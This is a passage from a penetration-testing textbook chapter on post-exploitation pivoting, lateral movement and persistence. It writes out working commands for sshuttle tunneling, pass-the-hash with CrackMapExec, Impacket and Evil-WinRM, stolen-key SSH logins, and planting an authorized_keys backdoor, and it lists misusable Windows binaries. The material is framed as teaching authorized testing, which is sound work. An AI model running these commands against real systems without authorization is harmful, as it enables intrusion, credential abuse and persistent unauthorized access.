
Figure 13.13: Discovery combines network reachability with identity and permission relationships.
Figure 13.13 text description
Network discovery asks which hosts and services the current foothold can reach. Identity discovery asks which account is in use, which groups it belongs to, and what those groups can access. A usable movement path needs both a network route and a valid authorization relationship. A discovered relationship is evidence to validate, and captured authentication material does not automatically provide control of the account.
Pivoting and Tunneling
A pivot uses a compromised host as a relay to reach networks the attacker cannot touch directly. This matters when the first host sits between the attacker and an internal segment protected from the outside.
- Proxychains routes tools through a proxy created on the compromised host, so scanners and clients reach internal targets as if they were local.
- sshuttle builds a lightweight VPN-like tunnel over SSH, forwarding traffic to an internal subnet.
- SSH port forwarding maps a specific internal service to a local port for direct use.
# Tunnel traffic to an internal subnet through a compromised Linux host
sshuttle -r user@10.0.1.20 10.0.2.0/24
Pivoting is what makes an internal segment reachable at all. Without it, a perimeter foothold cannot demonstrate the deeper impact that gives a test its value.

Figure 13.14: A pivot relays traffic through a host that can reach the internal service.
Figure 13.14 text description
The operator can connect to the pivot host using an available, authorized channel. That host can reach an internal service on another network segment, so it relays supported traffic between the operator and that service. The direct route from the operator to the internal service is blocked in this example. Tunneling supplies a network path; the target service still enforces its authentication and authorization rules.
13.5 Lateral Movement Protocols and Techniques
Once an attacker holds a credential or hash and can reach a target, several protocols carry the actual movement. The right choice depends on the operating system, the services exposed, and the credential in hand.
SMB and Pass-the-Hash
Server Message Block (SMB) is the Windows protocol for file sharing and remote administration. It is the most common lateral movement path in Windows networks.
Pass-the-hash authenticates using an account's NTLM password hash directly, without cracking it to plaintext. Because Windows authentication can accept the hash, a dumped hash is enough to act as that user.
# Test a hash across a subnet and identify where the account is a local admin
crackmapexec smb 10.0.1.0/24 -u Administrator -H 5f4dcc3b5aa765d61d8327deb882cf99

# Execute commands on a target using the hash (Impacket)
psexec.py -hashes :5f4dcc3b5aa765d61d8327deb882cf99 Administrator@10.0.1.20

# Run a single command over WMI, quieter than psexec
wmiexec.py -hashes :5f4dcc3b5aa765d61d8327deb882cf99 Administrator@10.0.1.20
Impacket provides a family of Python tools for this work, including psexec.py, wmiexec.py, and secretsdump.py for pulling credentials from a remote host.

Figure 13.15: Pass-the-hash uses a stolen NT password hash to participate in compatible authentication.
Figure 13.15 text description
New Technology LAN Manager (NTLM) is a challenge-response authentication family. In pass-the-hash, possession of an appropriate NT password hash can let a client calculate an authentication response without recovering the plaintext password. The raw hash is not transmitted as a plaintext password. Success depends on compatible authentication, network access, account validity, and target policy. The target still applies the account's permissions. A captured NTLM challenge-response exchange is a different kind of material and does not directly substitute for the NT hash.
RDP and VNC
Remote Desktop Protocol (RDP) and Virtual Network Computing (VNC) provide graphical remote sessions. With valid credentials, RDP is a direct way onto another Windows host.
# Connect over RDP with captured credentials
xfreerdp /u:Administrator /p:'P@ssw0rd' /v:10.0.1.30
RDP is heavily used by administrators, so an attacker's RDP session can blend into normal traffic. Legacy VNC deployments sometimes use weak or no authentication, which makes them a soft target when present.
SSH
On Linux and Unix hosts, Secure Shell (SSH) provides encrypted remote login. An attacker can use a stolen private key for lateral movement when another server accepts the matching public key for an account and permits the connection.
# Use a stolen private key to authenticate to another server.
ssh -i stolen_id_ed25519 user@10.0.2.15
An attacker who already has shell access can also install a new public key to support later access to that same server. This creates a form of persistence using the existing SSH service.
Example: Adding a Key for Later Access
In this illustrative authorized test, an operator has a shell as labuser on a Linux server represented by 192.0.2.15. The account can write to its own home directory. The server already runs a reachable SSH service and permits public-key authentication for that account.
1. Create the key pair on the server. The ssh-keygen utility creates two mathematically related keys. The -t option selects Ed25519, a public-key signature algorithm, and -f names the files. The -C option adds a descriptive comment.
# On the server, in the existing labuser shell.
# The ~ symbol refers to labuser's home directory here.
ssh-keygen -t ed25519 -f ~/server_access -C "ssh-key-example"
# When prompted, a passphrase can protect the private key file.
The command creates these files:
| File | Purpose |
|---|---|
~/server_access |
The private key, which must remain protected. The client uses it to prove possession of the key pair. |
~/server_access.pub |
The public key, which the server can use to verify that proof. |
2. Add the public key to the account's allowed keys. With the usual OpenSSH configuration, ~/.ssh/authorized_keys lists the public keys accepted for that account. These commands run as labuser, so the files belong to that account.
# On the server: create the account's SSH directory if needed.
mkdir -p ~/.ssh
chmod 700 ~/.ssh

# Append the public key while preserving existing authorized keys.
cat ~/server_access.pub >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
Permission 700 gives the owner read, write, and directory access while excluding other users. Permission 600 gives the owner read and write access to the file. OpenSSH also checks ownership and directory permissions before accepting an authorized-keys file.
3. Keep the private key on the computer used for the later connection. Through the existing session's file-transfer capability, the operator copies the complete server_access private key file to their own Linux computer. In this example, they save it as ~/server_access there. The public key entry remains in the server account's authorized_keys file.
# On the operator's computer, after receiving the private key file.
chmod 600 ~/server_access

# Later, use that private key to connect as labuser.
ssh -i ~/server_access labuser@192.0.2.15
The -i option selects the private key file. If the key has a passphrase, the client may prompt for it to unlock the key locally. Server policy can also require another authentication factor. Access remains subject to account restrictions and network reachability.
WinRM and PowerShell Remoting
Windows Remote Management (WinRM) is a protocol for remote command execution, listening on ports 5985 and 5986. It underlies PowerShell Remoting and is a clean path for running commands on other Windows hosts.
# Interactive session over WinRM using a password or a hash (Evil-WinRM)
evil-winrm -i 10.0.1.40 -u Administrator -p 'P@ssw0rd'
evil-winrm -i 10.0.1.40 -u Administrator -H 5f4dcc3b5aa765d61d8327deb882cf99
Evil-WinRM adds file upload and download and scripting support on top of WinRM, which makes it a favored tool once WinRM is reachable.

Figure 13.16: Remote services offer different interaction types and accept only the authentication methods configured for them.
Figure 13.16 text description
Server Message Block (SMB) supports file sharing and administrative operations. Remote Desktop Protocol (RDP) and Virtual Network Computing (VNC) provide graphical sessions. Secure Shell (SSH) supports command sessions and forwarding. Windows Remote Management (WinRM) supports Windows remote management, including PowerShell remoting. Each path requires a reachable service and a compatible authentication method with sufficient permission. The comparison does not imply that every service accepts password hashes or provides the same security properties.
Cleartext and Legacy Protocols
Older protocols such as Telnet, FTP, and unencrypted LDAP send credentials in the clear. On networks where they are still in use, capturing traffic yields credentials directly, and those credentials often work elsewhere because of reuse.
Windows Management Interfaces: WMI and DCOM
Windows Management Instrumentation (WMI) exposes Windows system information and management actions. Distributed Component Object Model (DCOM) provides one way to access those capabilities remotely. An operator with the required permissions can query a host or request that it start a process. Tools such as wmiexec.py use this mechanism for remote execution.
PowerShell's Common Information Model (CIM) commands provide a supported interface to WMI. A class identifies a category of information, such as operating systems or services, and a method performs an action. The examples below use PowerShell on Windows. The older wmic.exe utility has been removed from current Windows 11 releases, while WMI remains supported.
Identify the local operating system and running services. These queries help an engagement team document the host and identify services for further review.
# Show the Windows version and processor architecture.
Get-CimInstance -ClassName Win32_OperatingSystem |
    Select-Object Caption, Version, OSArchitecture

# List running services, their configured accounts, and executable paths.
Get-CimInstance -ClassName Win32_Service -Filter "State = 'Running'" |
    Select-Object Name, StartName, PathName
Get-CimInstance retrieves information, and Select-Object chooses the fields to display. For services, StartName identifies the configured service account and PathName identifies the executable command line. These findings guide investigation of privileges and configuration. See Microsoft's query command and service class references.
Living-Off-the-Land Binaries
Living-off-the-land binaries (LOLBins) are legitimate, signed system tools that attackers repurpose. Using them avoids dropping new files and helps activity blend into normal administration.
The LOLBAS project, short for Living Off The Land Binaries, Scripts and Libraries, provides a searchable reference for Windows tools that attackers can misuse. Readers can search by tool name or function to explore capabilities such as execution, downloading, and encoding.
Common examples for movement and execution include:
- PsExec runs commands on remote systems over SMB.
- wmic.exe executes commands remotely through WMI.
- schtasks.exe creates tasks on remote systems.
- certutil.exe downloads files and encodes or decodes data.
- rundll32.exe loads and runs code from libraries.
- PowerShell executes commands and scripts locally and remotely.
Because these tools are expected on Windows systems, defenders cannot simply block them. They rely instead on behavioral detection, watching for legitimate tools used in illegitimate sequences, such as certutil downloading an executable or rundll32 making network connections.
Putting It Together: From One Workstation to Domain Compromise
The full chain is what proves impact to a client. You begin with a foothold on a standard user's workstation from a phishing payload, and you establish layered persistence so the access survives a reboot. You dump credentials from the host and find a cached local administrator hash. Using pass-the-hash with CrackMapExec, you spray the hash across the subnet and discover three machines where that account is a local administrator. On one of them, you capture a domain user's NTLM authentication with Responder while enumerating shares.
You load the host and account data into BloodHound, which shows a short path from the domain user you now control to the Domain Admins group through a misconfigured group membership. You move to a server with Evil-WinRM, dump credentials again, and obtain a Domain Admin hash. With that, you authenticate to the domain controller and confirm domain-wide access. Throughout, you record every credential used, every host touched, and every persistence artifact installed, so the engagement report reconstructs the exact path and the cleanup removes everything you added.
This is the finding that changes how a client thinks about risk. No single step was novel. One reused local administrator password, one over-privileged group membership, and normal administrative protocols were enough to turn a single phishing click into control of the domain.

Figure 13.17: A multi-host finding requires evidence for every transition from the first foothold to the authorized objective.
Figure 13.17 text description
The sequence begins at an initial workstation foothold. A later stage requires usable credentials or authentication material, followed by validation of the actual permissions and network path to another system. A remote service can then provide access if its policy allows the attempt. Evidence of the agreed objective completes the finding. Capturing NTLM authentication supplies material for further testing. Obtaining access still requires successful password recovery or an applicable relay, along with sufficient permissions. The tester records hosts, credentials used, and persistence artifacts throughout so the report and cleanup can reconstruct the path.
Chapter Summary
-
Post-exploitation demonstrates business impact by showing what an attacker can do after initial access, through persistence and lateral movement.
-
Persistence restores access after reboots, logouts, and defender action. Mechanisms include scheduled tasks and cron jobs, services and daemons, reverse and bind shells, backdoor accounts, startup files and registry keys, and stored credentials. Each trades reliability against stealth and requires a specific privilege level to install.
-
Command and control (C2) infrastructure manages compromised hosts reliably. Agents beacon at tunable intervals over channels like HTTPS and DNS, and operators use redirectors and legitimate-looking traffic to resist detection and takedown.
-
Backdoors and control tampering include web shells, trojans, rootkits, malicious browser extensions, endpoint protection evasion, firewall changes, and log suppression. On a well-monitored network, tampering actions are high-value alerts, so testers use them to measure detection and response.
-
Lateral movement expands access by following credentials and trust relationships. Discovery finds targets and credentials through network enumeration, credential dumping and capture, and file searches. Pivoting and tunneling reach networks that are not directly accessible.
-
Movement protocols include SMB with pass-the-hash, RDP, SSH with stolen keys, and WinRM. Living-off-the-land binaries reuse trusted system tools to blend in, which forces defenders toward behavioral detection.
-
Chaining persistence and lateral movement turns one foothold into domain-wide compromise, and documenting every step supports both the report and the cleanup that follows in Chapter 14.